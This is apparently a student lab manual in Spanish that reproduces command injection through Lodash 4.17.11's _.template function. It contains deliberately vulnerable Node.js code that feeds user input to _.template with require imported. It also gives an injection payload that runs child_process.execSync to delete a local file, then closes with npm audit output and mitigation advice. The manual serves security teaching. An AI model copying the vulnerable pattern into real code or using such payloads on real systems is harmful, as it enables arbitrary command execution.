Manual de Usuario de la Práctica Librería Lodash

COFRE IZA ANDREA MISHEL

TIRIRA MEDINA BRITHANY LIZBETH

TAIPICAÑA ROCHA JOEL ALEJANDRO

Tabla de contenido

Objetivo del manual

El objetivo de este manual es guiar paso a paso la reproducción de una práctica sobre el uso inseguro de la función _.template de la librería Lodash, evidenciando cómo puede ser utilizada para ejecutar código malicioso si no se maneja correctamente.

Requisitos


Sistema operativo: Windows 10/11
Node.js v18 o superior
NPM gestor de paquetes de Node.js
Editor de texto (Visual Studio Code, Notepad++ u otro)
Acceso a línea de comandos CMD o PowerShell


Introducción

Para la realización de la práctica de librería insegura se seleccionó la librería Lodash en la versión 4.17.11. Es una librería utilizada en JavaScript y Node.js, proporciona funciones que simplifican tareas comunes de manipulación de datos, como trabajar con arrays, objetos, cadenas de texto y funciones. Esta versión fue muy utilizada debido a su estabilidad y compatibilidad, pero con el tiempo se identificaron varias vulnerabilidades de seguridad, incluyendo inyección de comandos, prototype pollution y ataques ReDoS.

Instalación del entorno

El primer paso es descargar Node.js desde su sitio oficial: https://nodejs.org/es, después ejecutar el instalador .msi y dejar todo por defecto.







Se puede verificar que se instalaron, ejecutando estos comandos:

```
C:\Users\Andrea>node -v
v22.15.0

C:\Users\Andrea>npm -v
10.9.2
```


Después se escoge o crea una carpeta exclusiva para realizar este trabajo pues más adelante se van a eliminar archivos como parte de la práctica. Para esto se puede realizar de forma manual o con el comando “mkdir”. En este caso se crearon dos carpeta primer “DSS” y después “libreria_insegura”.





```
PS C:\Users\Andrea\Documents\DSS> mkdir libreria_insegura


    Directorio: C:\Users\Andrea\Documents\DSS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         13/5/2025     14:05                libreria_insegura
```



Después en el buscador se escribe “Editar las variables de entorno del sistema” escogemos la opción “Path” que se encuentra en la sección “Variables del sistema” y después en “Editar”.




Y aparecerá una nueva ventana, escogemos “Nuevo” e ingresamos esta ruta “C:\Program Files\nodejs” y finalmente dar aceptar en todas las ventanas.




Ahora, para instalar la librería se abre un cmd y se ejecuta el comando “npm install lodash@4.17.11”.

```
C:\Users\Andrea>npm install lodash@4.17.11

added 1 package, and audited 2 packages in 2s

1 critical severity vulnerability

To address all issues, run:
  npm audit fix --force

Run `npm audit` for details.
```


Además se debe tener un editor de texto en este caso Visual Studio Code, lo descargamos desde su sitio oficial https://code.visualstudio.com/ y despues ejecutamos el instalador e instalamos con todas las opciones por defecto.





Ejecución de la práctica

Después en un editor de texto en este caso en Visual Studio Code se abre la carpeta que se creó anteriormente “DSS”, para esto se abre el explorador de archivos y se arrastra hacia en “explorer” de Visual Studio Code.





Ahora, dentro de “libreria_insegura” se crea un archivo “index.js” y se escribe este script y se guarda con Ctrl + s:

```
const readline = require('readline');
const _ = require('lodash');

const rl = readline.createInterface({
    input: process.stdin,
    output: process.stdout
});

rl.question('Ingresa una frase o comando para procesar: ', (userInput)
=> {
    try {
        const compiled = _.template(userInput, {
            imports: { require }
        });

        const commandToRun = compiled({});


    } catch (e) {
        console.error('Terminado', e.message);
    }
```

```
    rl.close();
});
```

Ahora, se crea otro archivo dentro de la carpeta “DSS” llamado index2.js que tendrá contenido sencillo, para eso se da clic en el siguiente icono que se encuentra en la parte superior izquierda:





Y se escribe el la siguiente línea de código:

```
console.log("Hola mundo")
```

Ahora se podrá ver cual es la vulnerabilidad de esta librería, se ejecuta el archivo index.js con el comando “node libreria_insegura” y después se ejecuta la inyección del código **<%= require('child_process').execSync('del index2.js').toString() %>**

```
PS C:\Users\Andrea\Documents\DSS> node libreria_insegura
Ingresa una frase o comando para procesar: <%= require('child_process').execSync('del index2.js').toString() %>
```

Explicación del código

```
const readline = require('readline');
const _ = require('lodash');
```

Esas dos líneas del código importan, la primera el módulo nativo de Nodel.js readline, que permite leer los datos ingresados por la consola y la segunda es la librería Lodash que es para la manipulación de datos como por ejemplo la función _.template que permite compilar plantillas de texto y evaluarlas como código JavaScript.

```
const rl = readline.createInterface({
    input: process.stdin,
    output: process.stdout
});
```

Este fragmento de código crea una interfaz de entrada y salida que permite escribir texto desde el teclado y mostrar mensajes por pantalla.

```
rl.question('Ingresa una frase o comando para procesar: ', (userInput) => {
```

Esta línea muestra un mensaje y espera que se escriba una entrada para que se guarde en la variable userInput.

```
try {
    const compiled = _.template(userInput, {
        imports: { require }
    });

    const commandToRun = compiled({});
```

Esta es la parte crítica del código, interpreta la entrada del usuario como si fuera código de plantilla y la ejecuta. Si la plantilla contiene una ejecución como require(), se va a ejecutar justo en ese momento.

```
} catch (e) {
    console.error('Terminado', e.message);
}
```


Este fragmento muestra un mensaje de error si es que algo falla en la compilación o ejecución de la plantilla.


```
rl.close();
```

Por último esta línea cierra la interfaz de lectura desde la consola.

Resultado esperado

Después de realizar la práctica se puede ver como se elimina el archivo index2.js





Recomendaciones de seguridad

Se puede realizar un escaneo de vulnerabilidades con “npm audit” para ver cuales son las amenazas que tiene la librería. En este caso muestra una vulnerabilidad crítica en versiones iguales o menores a la 4.17.20, se tiene ReDoS que puede congelar o ralentizar el servidor, Prototype Pollution que permite modificar propiedades internas de objetos globales e inyección de comandos que es la vulnerabilidad que se usó en esta práctica.

```
C:\Users\Andrea>npm audit
# npm audit report

lodash  <=4.17.20
Severity: critical
Regular Expression Denial of Service (ReDoS) in lodash - https://github.com/advisories/GHSA-29mw-wpgm-hmr9
Prototype Pollution in lodash - https://github.com/advisories/GHSA-p6mc-m468-83gw
Command Injection in lodash - https://github.com/advisories/GHSA-35jh-r3h4-6jhm
Prototype Pollution in lodash - https://github.com/advisories/GHSA-jf85-cpcp-j695
fix available via `npm audit fix`
node_modules/lodash

1 critical severity vulnerability

To address all issues, run:
  npm audit fix
```

Nunca se debe permitir que el contenido de _.template provenga de entradas del usuario sin saneamiento.
Si se necesita _.template, debe limitarse a contenido seguro y predefinido.

Conclusiones

- Con esta práctica se pudo ver como con la librería Lodash se puede volver insegura si se emplean ciertas funciones de forma incorrecta o sin validar la entrada del usuario. En particular, se demostró cómo _.template, al permitir la ejecución de código dentro de una cadena, puede ser explotada para ejecutar comandos maliciosos.
- El uso de herramientas de análisis como npm audit permitió identificar vulnerabilidades de forma automática, demostrando lo importante que es integrar mecanismos de análisis de seguridad en el ciclo del desarrollo facilitando detectar tempranamente algunos riesgos en dependencias.
- El uso de librerías actualizadas es muy fundamental, debido a que si se selecciona una versión antigua de la librería pueden presentar riesgos severos, tal como se presenció en la práctica. Por ello, es esencial mantener las dependencias o librerías actualizadas y hacer revisiones periódicamente los cambios de seguridad en las nuevas versiones.
- Los entornos de desarrollo pueden facilitar como limitar la seguridad del sistema, la correcta configuración del path de Node.js y el uso de editores como VScode demuestran una correcta preparación técnica para facilitar la detección, prueba y comprensión de vulnerabilidades en etapas tempranas del desarrollo.

Referencias

Lodash. (2024). *Lodash documentation*. Lodash. https://lodash.com/docs

OpenJS Foundation. (2024). *Node.js documentation*. Node.js. https://nodejs.org/en/docs

GitHub, Inc. (2024). *npm audit documentation*. npm Docs. https://docs.npmjs.com/cli/v9/commands/npm-audit